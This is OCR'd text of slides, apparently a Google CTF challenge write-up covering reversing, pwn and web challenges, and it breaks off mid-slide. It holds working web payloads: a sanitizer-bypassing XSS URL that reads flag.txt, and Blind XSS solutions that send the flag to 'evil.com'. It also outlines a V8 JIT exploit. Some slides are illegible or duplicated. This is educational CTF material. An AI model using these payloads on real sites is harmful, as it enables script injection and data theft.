
Goal: read the flag from the premium version via XSS bot

Only action that can be triggered: search via query params

Solution:



- XS-Search: Leak one bit at a time by sniffing the wifi while triggering search queries.



[illegible]

[illegible]

```
3066, 4069
6362, 7363
9906, 10907
```

https://www.youtube.com/watch?v=obWtCTpdjUw

GDB as a Service - Pwn


Goal: read ./flag

Bug:

- gdbserver doesn't handle soft breakpoints
- write 0xcc anywhere in memory

Solution:

- NOP oriented programming
- inc; shift; loop to control register
- Then push "flag" on the stack and call fopen+fread
- Many requests, optimize your exploit!



```
=>0x7ffff7a06bf5 add byte ptr [rbx], ch
  0x7ffff7a06bf8 sete al
  0x7ffff7a06bfb xor r8d, r8d
  0x7ffff7a06bfe xor ecx, ecx
  0x7ffff7a06c00 movzx eax, al
  0x7ffff7a06c03 xor edx, edx
  0x7ffff7a06c05 add eax, 1
  0x7ffff7a06c08 push rax
  0x7ffff7a06c09 call rbx
  0x7ffff7a06c0b test eax, eax
  0x7ffff7a06c0d pop rsi
  0x7ffff7a06c0e pop rdi
  0x7ffff7a06c0f jne 0x7ffff7a06c35
  0x7ffff7a06c11 lea rcx, qword ptr [r15 + 0x24]
  0x7ffff7a06c15 xor edx, edx
  0x7ffff7a06c17 nop word ptr [rax + rax]
  0x7ffff7a06c20 mov dword ptr [rcx], 0
  0x7ffff7a06c26 add rdx, 1
  0x7ffff7a06c2a add rcx, 0x30
  0x7ffff7a06c2e cmp qword ptr [rsp + 0x10], rdx
  0x7ffff7a06c33 jae 0x7ffff7a06c20
  0x7ffff7a06c35 cmp qword ptr [rsp + 0x18], 0
  0x7ffff7a06c3b jne 0x7ffff7a06b90
  0x7ffff7a06c41 add rsp, 0x20
  0x7ffff7a06c45 pop rbx
```

```
0x0
```

```
0
 0x7ffff7a85ab0
 0x7ffff7a06bf4
 0x555555555b6d
 0x555555555b6e
 0x555555555b6f
 0x555555555b70
rip0x00007ffff7a06bf5
rsp0x00007fffffffee08
rdi0x00005555555558d0
rsi0x0000000000000002
rdx0x0000000000000000
rcx0x000000000000003d
rax0x0000000000000018
rbx0x0000000000000000
rbp0x0000000000000000
r80x0000555555559220
r90x00007ffff7de59a0
r100x0000000000000002
r110x0000000000000007
```

```
0x555555554000   0x55555555b000   0x7000r-x/bin/sleep
0x55555575b000   0x55555575c000   0x1000r--/bin/sleep
0x55555575c000   0x55555575d000   0x1000rw-/bin/sleep
0x7ffff79e4000   0x7ffff7bcb0000x1e7000r-x/lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7bcb000   0x7ffff7dcb0000x200000---/lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7dcb000   0x7ffff7dcf000   0x4000r--/lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7dcf000   0x7ffff7dd1000   0x2000rw-/lib/x86_64-linux-gnu/libc-2.27.so
0x7ffff7dd1000   0x7ffff7dd5000   0x4000rw-
```

https://www.youtube.com/watch?v=D6fwym-d3xQ

LANGUAGE

init.g

8 solves, 150 pts

Magic

Given **libmagic** aka **file** database (.mgc) file that matches the flag, find the flag (i.e. reverse the signature).

1. Analyze how the magic works:
A tree of conditions with simple math on low-level data.

2. Write a disassembler (see **file.h** / `struct magic`).

3. Walk backwards from:

label expression

output

```
[4967] NAME 27
[4968] > REGEX ^CTF[{].{32}[}]  // "The flag: %s"
```

Magic

Walking backwards (using "jumps"/"labels" aka "USE"/"NAME"):

4. Byte-by-byte checking of flag file at offsets 48h-57h.

3. Bit-by-bit deriviation of 8-byte value at 40h from bytes at 48h-57h.

2. Nibble-by-nibble (`'0'`-`'f'`) comparison of flag body vs bits at 40h-57h.


1. Initial check of the flag format ("`CTF{...}\0\0\0...`")

Reverse, get the flag: **CTF{7c45af463b296bfd5ae2f5305bc9e649}**


Polyglot

- Need to make a valid zip that yields two fully parseable solutions with no unaccounted-for bytes.
- Fingerprint the program by throwing malformed zip files (abstract.zip, “cat first.zip second.zip”, etc.)
- 3 types of chunks: Local File Headers, Central Directory Headers, End of Central Directory.
- For each view of the file, the bits on the other view have to be hidden by comments.
  - It’s not possible to do this for the first LFH, which is why there is a repeated file in each zip.
- Not enforced in this challenge, but binwalk doesn’t see the file embedded in the second view.


Polyglot


Local File Header w/ comment
Local File Header w/ comment
Local File Header w/ comment
CHD x 3
ECDR
LFH
cmt hdr
LFH
Cmt hdr
fdata
LFH
Cmt hdr
fdata
LFH
Cmt hdr
fdata
LFH
Cmt hdr
fdata
CDH x 3
fdata
CHD x 3
ECDR
ECDR
LFH
cmt hdr
LFH
LFH comment
fdata
LFH
LFH comment
fdata
CDH x 3
CDH comment
ECDR
LFH
LFH comment
fdata

Polyglot


Local File Header w/ comment
Local File Header w/ comment
Local File Header w/ comment
CHD x 3
ECDR
LFH
cmt hdr
LFH
Cmt hdr
fdata
LFH
Cmt hdr
fdata
LFH
Cmt hdr
fdata
LFH
Cmt hdr
fdata
CDH x 3
fdata
CHD x 3
ECDR
ECDR
LFH
cmt hdr
LFH
LFH comment
fdata
LFH
LFH comment
fdata
CDH x 3
CDH comment
ECDR
LFH
LFH comment
fdata

ELISP




```
1. Open this file in Emacs
2. Enter the flag here: CTF{XXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX}
3. Place your cursor here and press C-M-x
                     |
                     |
+--------------------+
|
|
v
(when t
  (setq max-lisp-eval-depth 200000)
  (setq max-specpdl-size 200000)
```

10 solves, 50 pts

ELISP

The Lisp macro is actually setting up a simple imperative-like interpreter for Emacs Lisp ?commands? with jumps to the **end** of a given line.

Example of commented code in the middle of analysis:



```
# li ^= 123
(s li (logxor li 123))  <---- melon

(lc ex (+ xr 974))  <---- pear  # load ex from set 2

(fi (/= ex li)   bag_flag|58)
(s fo (1+ fo))
(b  apple|335)

(p "That's not the correct flag :C")  <---- bad_flag
(p "Yaay, you got it! :)")  <---- good_flag
```

ELISP

Pseudo-code after reverse-engineering:

```
For each character of the flag:
  Do trivial stream-cipher-like trasnformations

Shuffle the bytes

For each character of the flag:
  Do different trivial stream-cipher-like trasnformations

Compare output to hardcoded (binary) values
```

To get the flag either reverse it or brute-force it byte-by-byte.

FlagVM

The binary implements a brainf*ck VM with an embedded 16k character VM.
Converting it to C source allows easy inline tape dumping + debugging. The beginning of the tape contains the encrypted flag. Xoring the first couple of bytes of the flag with the ciphertext yielded in the sequence A000071:

$$N(i) = Fib(i) - 1$$

Quinify

Quine: a program that produces its source code as output

Quinify: node.js/html polyglot, partially customizable, will iterate until it's a quine

1. Read own source file
2. Declare the variables specified as GET parameters, HTML sanitize values
3. Extract and execute script tags
4. If output is not equal the code:
    a. Code = output
    b. Jump to 3 unless done this >=5 times

Quinify - Sanitizer

```
var bannedTags = { script: 1 };

...

let filtered = html.replace( // In a loop
  /(<[/]?)([a-zA-Z]*)([^">]*>?)/g,
  ( _, prefix, tagName, tagBody ) =>
    (tagName.toLowerCase() in bannedTags)
    ? ' ' : `${ prefix }${ tagName }>`);

...

rebind(String.prototype, 'toLowerCase', function
toLowerCase() { return this.toLocaleLowerCase(hl); })
```

Quinify - Solution

```
'SCRIPT'.toLocaleLowerCase('tr') == "scrıpt"

http://quinify.ctfcompetition.com:1337/?hl=tr&a=</SCRIPT><
SCRIPT>document.body.textContent=require('fs').readFileSyn
c('flag.txt')</SCRIPT>
```

ASSEMBLY


init.g

GDB as a Service

See the **INFO-LEAK section** for both GDB as a Service (pwn) and GDB as a Service (web).

Journey

Flag split into 6 pieces, each hidden in their own RE challenge for a different CPU architecture (symbols included, no obfuscation).



10 solves, 50 pts

yawn

A reverse engineering/optimization challenge:

- 4 slow functions calculating 32 bits each
- The resulting 16 bytes are used to decrypt the flag
- My solution: calculate the return values, execute the program with gdb, replace the execution of the 4 functions with a return of the precalculated values

```
-  F1: return seed ^ reduce(operator.xor,
          map(lambda n: 1 << (n & 31), xrange(0xcd)))
-  F2: r = seed * 3 * 0x123456789abcd; return r ^ (r >> 32)
-  F3: return seed * 0x6789ABCD
-  F4: n = 0x123456789ABCD; return seed ^
          ((n * (n + 1) * (2 * n + 1)) // 6)
```

JAVASCRIPT

init.g

Just In Time


Chrome (v8) js compiler custom optimization pass
Goal: pop calc

Turns “x = y + 1 + 1” into “x = y + 2”
Bug: Floats are hard (MAX_SAFE_INTEGER)

Exploit:

- Use broken type information for array OOB access.
    - Turn it into arbitrary RW primitive.
- Sandbox has /proc fd open. Use openat to escape it.

Blind XSS



```
// JS payload
alert(1);
// ...
```

```
window.onmessage =
function(msg) {
  // create fn from
  // msg, exec it
}
```

Blind XSS - Recon

Global function: enter()

enter.toString() == '[No source code for you. Not on my watch, not in my world]'

Function.prototype.toString was overwritten

Hint: not in my world → get toString from another JS 'world'

```
newiframe.srcdoc = '<script>parent.result =
Function.prototype.toString.call(parent.enter)</script>';
```

Blind XSS - Enter

```
(function x(flag) {
  // init code ...
  window.enter = function(password, code) {
    for (var errors = 0, i = password.length; i+1; i--)
      errors += (password[i] !== flag[i]);
    if (errors) return;
    eval(code);
  }
  // init code ...
}("CTF{FLAGFLAGFLAG}"))


enter({length: -1}, 'window.flag = flag')
```

Blind XSS - Proxy

```
location = 'https://evil.com/' + flag
Exception: No flag access from outside enter fn, sorry
```

Let's stringify x() to find out how this works.

JS proxy checks each property access:

- if call stack includes eval, reject
- if caller is not enter, reject

Blind XSS - Solution 1

Using the implicit toString in the loop:

```
for (var errors = 0, i = password.length; i+1; i--)
  errors += (password[i.toString()] !== flag[i]);
```

Solution:

```
enter(new Proxy({}, {get(target, prop) {
  return (prop == 'length') ? flag :
    (location = 'https://evil.com/'.concat(prop));
}}))
```

Blind XSS - Solution 2

Byte by byte check in

```
for (var errors = 0, i = password.length; i+1; i--)
  errors += (password[i] !== flag[i]);
```

Check password[0]:

